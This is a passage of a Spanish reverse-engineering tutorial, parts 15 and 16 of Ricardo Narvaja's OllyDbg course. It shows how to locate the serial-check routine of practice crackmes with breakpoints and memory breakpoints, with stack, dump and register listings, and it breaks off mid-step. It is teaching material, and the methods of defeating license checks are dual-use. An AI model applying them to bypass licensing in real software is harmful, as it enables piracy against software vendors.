
Así que para hacer rápido pongo un BP TranslateMessage




Y doy RUN




Allí para en la api, así que hago click derecho






Y en la ventana tipeamos la condición MSG==202 que era el valor de WM_LBUTTONUP

Y ponemos las tildes para que pare ON CONDITION y que loguee siempre todo.



Allí esta en rosado el BPX CONDICIONAL doy RUN


Llego a la ventana del crackme y para evitar confusiones cambio el serial por si quedo el anterior en la memoria.




y al apretar el botón para en mi BPX CONDICIONAL

Allí esta paro en WM_LBUTTONUP

Volvamos al programa con EXECUTE TILL RETURN




Apreto F7 y vuelvo al programa




Aquí se me abren dos posibilidades poner un BPM ON ACCESS en la primera sección para con f9 ir saltando y ver cuando llega a la rutina de comparación del serial, lo cual me parece un poco complejo porque aquí ya vi que la rutina del serial es bastante larga y me pasare saltando jeje.


La otra posibilidad es ver si el serial que tipee ya ingreso en la memoria, como es un serial nuevo pues si esta en la memoria, no es porque quedo de antes si no que ya ingreso, así que voy a la ventana M.




Que además de permitirme ver las secciones me permite buscar una cadena en toda la memoria, así que hago click derecho SEARCH




Y en la ventana que aparece, en la parte ASCII tipeo mi serial falso.



Apreto OK para que busque en toda la memoria.




Pues la primera ocurrencia es aquí puedo repetir con CTRL+L y no hallara mas ocurrencias, ni en la sección que se abrió ni en el resto de la memoria.




Pues pongo un BPM ON ACCESS en mi serial falso pues en algún momento accederá a el para leer, operar o comparar.


Y apreto F9




Para aquí donde lo copiara a su ubicación la que habíamos visto en el ultimo CALL




Sabemos que el REP MOVS copiara el contenido de ESI a EDI, así que veamos EDI en el DUMP, haciendo click derecho en EDI-FOLLOW IN DUMP.






Allí lo copiara el REP MOVS apretemos F8 para que lo haga




Al llegar con F8 al RET lo habrá copiado entero, y pongo ahora el BPM ON ACCESS en mi serial falso aquí




Al dar RUN para aquí


Justo en la comparación jeje




ESI apunta a mi serial falso y EDI apunta al correcto que es 1556555

Si quitamos todos los BPX







Pues allí esta el cartel de felicitación

Ahora para intentar pues no hemos visto aun el tema, por lo cual la siguiente lección no estará con password, si no para intentar y divertirse, el que quiere intentar el crackme de cruehead hallar un serial para su nombre pues puede hacerlo, o sea en user pone su nombre y halla el serial correcto, en la próxima parte empezaremos con crackmes USER y SERIAL y el primero que resolveremos será ese, así que a no frustrarse si no pueden, que es un tema no visto aun, así que tómenlo como diversión si pueden con el , pues felicitaciones, si no pueden, lo aprenden en la próxima parte.

Hasta la parte 16
Ricardo Narvaja
08 de diciembre de 2005


INTRODUCCIÓN AL CRACKING CON OLLYDBG PARTE 16

Comenzaremos en esta parte con los crackmes que a diferencia de los hardcoded como hasta ahora, el serial es variable y depende del nombre que ingresamos, y es calculado a partir de el.

El mecanismo para solucionarlos es muy similar, pero veremos algunos ejemplos para que quede claro.

En la parte anterior los anime a que intenten hallar para su propio nombre, el serial correcto para el CRACKME DE CRUEHEAD y bueno, ese será el primero que haremos, así ven como se soluciona y si estaban en el buen camino, y si lo solucionaron pues mis mas gratas felicitaciones.


Abramos el crackme de cruehead en OLLYDBG.




Allí estamos detenidos en el ENTRY POINT

Veamos las apis que utiliza para ingresar el texto del serial que tipeamos


Probamos colocando un BP en dicha api a ver si se detiene cuando ingresa el nombre y serial correcto



Damos RUN



Al apretar OK para en la api y en el stack vemos los parámetros



```
0012F9D0  004012C9  CALL to GetDlgItemTextA from CRACKME.004012C4
0012F9D4  00880A70  hWnd = 00880A70 ('Register',class='#32770')
0012F9D8  000003E8  ControlID = 3E8 (1000.)
0012F9DC  0040218E  Buffer = CRACKME.0040218E
0012F9E0  0000000B  Count = B (11.)
0012F9E4  0012FA58
0012F9E8  00401253  CRACKME.00401253
0012F9EC  00000000
```

El buffer donde guardara el texto que ingresa esta en 40218E, veamos esa dirección en el dump, hacemos click derecho - FOLLOW IN DUMP en la línea del stack que nos informa del buffer.

```
Address   Hex dump                  ASCII
0040218E  00 00 00 00 00 00 00 00  ........
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
004021A6  00 00 00 00 00 00 00 00  ........
004021AE  00 00 00 00 00 00 00 00  ........
004021B6  00 00 00 00 00 00 00 00  ........
```

Allí esta, aun vacío porque no se ejecuto la api, así que hagamos DEBUG- EXECUTE TILL RETURN y como estamos en el RET de la api hago F7 para volver al programa.

```
Address   Hex dump                  ASCII
0040218E  6E 61 72 76 61 6A 61 00  narvaja.
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
```

Vemos que en el buffer guardo mi nombre a partir del cual realizara operaciones y creara la clave correcta para el mismo, si quisiéramos hacer un keygen, deberíamos estudiar a partir de aquí las operaciones que realiza el programa para desde un nombre cualquiera, calcular la clave correcta, pero como este no es el caso, dejaremos que el programa genere la clave correcta y trataremos de ver si compara con el serial que tipeamos damos RUN nuevamente.

```
0012F9D0  004012E9  CALL to GetDlgItemTextA from CRACKME.004012E4
0012F9D4  00880A70  hWnd = 00880A70 ('Register',class='#32770')
0012F9D8  000003E9  ControlID = 3E9 (1001.)
0012F9DC  0040217E  Buffer = CRACKME.0040217E
0012F9E0  0000000B  Count = B (11.)
0012F9E4  0012FA58
0012F9E8  00401253  CRACKME.00401253
0012F9EC  00000000
```


Para por segunda vez en la api, el nuevo BUFFER para la entrada del serial que tipee es 40217E, así que lo busco en el dump.

```
Address   Hex dump                  ASCII
0040217E  00 00 00 00 00 00 00 00  ........
00402186  00 00 00 00 00 00 00 00  ........
0040218E  6E 61 72 76 61 6A 61 00  narvaja.
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
004021A6  00 00 00 00 00 00 00 00  ........
```


Allí esta justo arriba del otro, ejecuto la api con EXECUTE TILL RETURN y para volver al programa desde el RET apreto F7.

```
Address   Hex dump                  ASCII
0040217E  39 38 39 38 39 38 39 38  98989898
00402186  00 00 00 00 00 00 00 00  ........
0040218E  6E 61 72 76 61 6A 61 00  narvaja.
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
004021A6  00 00 00 00 00 00 00 00  ........
```


Allí ingreso nuestro serial falso, a partir de este punto el programa comparara el serial falso con el correcto que calculo a partir de mi nombre, así que podemos colocar un BPM ON ACCESS en este serial falso para ver que hace el programa con el.




Marco los bytes y hago click derecho – BREAKPOINT –MEMORY ON ACCESS y doy RUN




Vemos que para allí cuando el programa lee el primer byte de mi serial falso y lo mueve a BL si apreto F7.



Allí esta en BL el valor 39 de mi primer byte, debemos perseguir lo que el programa realiza con el, y en lo posible ir anotando para no perdernos si realiza operaciones matemáticas con el mismo.



Allí testea si es cero, para salir del loop al encontrar el final de la string, sigamos con f7



Como no es cero no salta y llega a SUB BL,30

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntc
EBX 00000009
ESP 0012FE98
EBP 0012FEB4
ESI 0040217E ASC
EDI 00000000

EIP 004013ED CRF

C 0  ES 0023 32b
```

Al restarle 30, queda en BL el valor numérico decimal, del primer carácter de nuestro serial falso que es 9.

En la siguiente línea multiplica EDI con EAX.

```
0040141C  .- FF
EAX=0000000A
EDI=00000000
```

Dichos valores estaban inicializados EAX en 0A justo al inicio de la rutina y EDI antes de entrar al loop se coloco a cero con XOR EDI,EDI

```
004013DC  .   33DB          XOR EBX,EBX
004013DE  .   8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
004013E2  >   B0 0A         MOV AL,0A
004013E4  .   8A1E          MOV BL,BYTE PTR DS:[ESI]
004013E6  .   84DB          TEST BL,BL
004013E8  .v  74 0B         JE SHORT CRACKME.004013F5
004013EA  .   80EB 30       SUB BL,30
004013ED  .   0FAFF8        IMUL EDI,EAX
004013F0  .   03FB          ADD EDI,EBX
004013F2  .   46            INC ESI
004013F3  .^  EB ED         JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000( XOR EDI,1234
004013FB  .   8BDF          MOV EBX,EDI
004013FD  .   C3            RETN
```

```
L E M T
004013D7  .   C3            RETN
004013D8  $   33C0          XOR EAX,EAX
004013DA  .   33FF          XOR EDI,EDI
004013DC  .   33DB          XOR EBX,EBX
004013DE  .   8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
004013E2  >   B0 0A         MOV AL,0A
004013E4  .   8A1E          MOV BL,BYTE PTR DS:[ESI]
004013E6  .   84DB          TEST BL,BL
004013E8  .v  74 0B         JE SHORT CRACKME.004013F5
004013EA  .   80EB 30       SUB BL,30
004013ED  .   0FAFF8        IMUL EDI,EAX
004013F0  .   03FB          ADD EDI,EBX
004013F2  .   46            INC ESI
004013F3  .^  EB ED         JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000( XOR EDI,1234
004013FB  .   8BDF          MOV EBX,EDI
004013FD  .   C3            RETN
004013FE  .-  FF25 8431400( JMP DWORD PTR DS:[<&USER32.KillTim
00401404  .-  FF25 8831400( JMP DWORD PTR DS:[<&USER32.GetSyst
```

Allí esta de donde surgen ambos valores, al apretar f7 si recordamos la definición de IMUL con dos operandos, en dicho caso multiplica ambos considerando el signo, y guarda el resultado en el primer operando o sea EDI en este caso.

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntc
EBX 00000009
ESP 0012FE98
EBP 0012FEB4
ESI 0040217E ASC
EDI 00000000

EIP 004013F0 CRF

C 0  ES 0023 32b
P 1  CS 001B 32b
```

Por eso guarda el resultado en EDI el cual queda a cero.

```
004013EA  .   80EB 30        SUB BL,30
004013ED  .   0FAFF8         IMUL EDI,EAX
004013F0  .   03FB           ADD EDI,EBX
004013F2  .   46             INC ESI
004013F3  .^  EB ED          JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000   XOR EDI,1234
```

Luego le suma a EDI el valor de EBX

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntdll.K
EBX 00000009
ESP 0012FE98
EBP 0012FEB4
ESI 0040217E ASCII "
EDI 00000009

EIP 004013F2 CRACKME

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
```

Quedando el EDI el valor 9, a no desesperar que esto parece difícil pero ya verán que no lo es en la próxima línea INC ESI, incrementa ESI para retornar al inicio del LOOP con el JMP y poder leer el siguiente byte de mi serial falso.

```
004013DC  .   33DB           XOR EBX,EBX
004013DE  .   8B7424 04      MOV ESI,DWORD PTR SS:[ESP+4]
004013E2  >   B0 0A          MOV AL,0A
004013E4  .   8A1E           MOV BL,BYTE PTR DS:[ESI]
004013E6  .   84DB           TEST BL,BL
004013E8  .v  74 0B          JE SHORT CRACKME.004013F5
004013EA  .   80EB 30        SUB BL,30
004013ED  .   0FAFF8         IMUL EDI,EAX
004013F0  .   03FB           ADD EDI,EBX
004013F2  .   46             INC ESI
004013F3  .^  EB ED          JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000   XOR EDI,1234
004013FB  .   8BDF           MOV EBX,EDI
004013FD  .   C3             RETN
004013FE  .-  FF25 8431400   JMP DWORD PTR DS:[<&USER32.KillTi
00401404  .-  FF25 8831400   JMP DWORD PTR DS:[<&USER32.GetSyst
0040140A  $-  FF25 8C31400   JMP DWORD PTR DS:[<&USER32.LoadCur
00401410  .-  FF25 9031400   JMP DWORD PTR DS:[<&USER32.LoadAcc
00401416  $-  FF25 9431400   JMP DWORD PTR DS:[<&USER32.Message
0040141C  .-  FF25 9831400   JMP DWORD PTR DS:[<&USER32.GetWind
DS:[0040217F]=38 ('8')
BL=09 (TAB)

Address  Hex dump                ASCII
```

Luego de volver a colocar en AL el valor 0A, ahora lee el segundo byte de mi serial falso, ahí vemos que moverá a BL el valor 38 al igual que antes, testeara si es cero, le restara 30, y llegamos a la IMUL.

```
004013ED  .   0FAFF8         IMUL EDI,EAX
004013F0  .   03FB           ADD EDI,EBX
004013F2  .   46             INC ESI
004013F3  .^  EB ED          JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000   XOR EDI,1234
004013FB  .   8BDF           MOV EBX,EDI
004013FD  .   C3             RETN
004013FE  .-  FF25 8431400   JMP DWORD PTR DS:[<&USER32.Kil
00401404  .-  FF25 8831400   JMP DWORD PTR DS:[<&USER32.Get
0040140A  $-  FF25 8C31400   JMP DWORD PTR DS:[<&USER32.Loa
00401410  .-  FF25 9031400   JMP DWORD PTR DS:[<&USER32.Loa
00401416  $-  FF25 9431400   JMP DWORD PTR DS:[<&USER32.Mes
0040141C  .-  FF25 9831400   JMP DWORD PTR DS:[<&USER32.Get
EAX=0000000A
EDI=00000009
```

Vemos que multiplica EDI que tiene el valor que arrastra de la pasada anterior con 0A y el resultado lo guardara en EDI veamos.

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntd
EBX 00000008
ESP 0012FE98
EBP 0012FEB4
ESI 0040217F ASC
EDI 0000005A

EIP 004013F0 CRA

C 0  ES 0023 32b
P 0  CS 001B 32b
```

EDI queda en 5A en la siguiente línea le suma EBX

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntc
EBX 00000008
ESP 0012FE98
EBP 0012FEB4
ESI 0040217F ASC
EDI 00000062

EIP 004013F2 CRA

C 0  ES 0023 32b
P 0  CS 001B 32b
```


O sea que va realizando operaciones y va juntando el resultado en EDI, para los que son ya asiduos al cracking ya sabrán que hace aquí, lo explicaremos.

```
004013D7  .   C3            RETN
004013D8  $   33C0          XOR EAX,EAX
004013DA  .   33FF          XOR EDI,EDI
004013DC  .   33DB          XOR EBX,EBX
004013DE  .   8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
004013E2  >   B0 0A         MOV AL,0A
004013E4  .   8A1E          MOV BL,BYTE PTR DS:[ESI]
004013E6  .   84DB          TEST BL,BL
004013E8  .v  74 0B         JE SHORT CRACKME.004013F5
004013EA  .   80EB 30       SUB BL,30
004013ED  .   0FAFF8        IMUL EDI,EAX
004013F0  .   03FB          ADD EDI,EBX
004013F2  .   46            INC ESI
004013F3  .^  EB ED         JMP SHORT CRACKME.004013E2
004013F5  >   81F7 3412000  XOR EDI,1234
004013FB  .   8BDF          MOV EBX,EDI
004013FD  .   C3            RETN
```

Lo mas sencillo es poner un BP en la salida del loop apretemos F9 y cuando se detiene veo que EDI vale

```
Registers (FPU)
EAX 0000000A
ECX 0012FDE4
EDX 7C91EB94 ntc
EBX 00000000
ESP 0012FE98
EBP 0012FEB4
ESI 00402186 CRA
EDI 05E6774A

EIP 004013F5 CRA

C 0  ES 0023 32b
P 1  CS 001B 32b
```


Si hago doble click en EDI



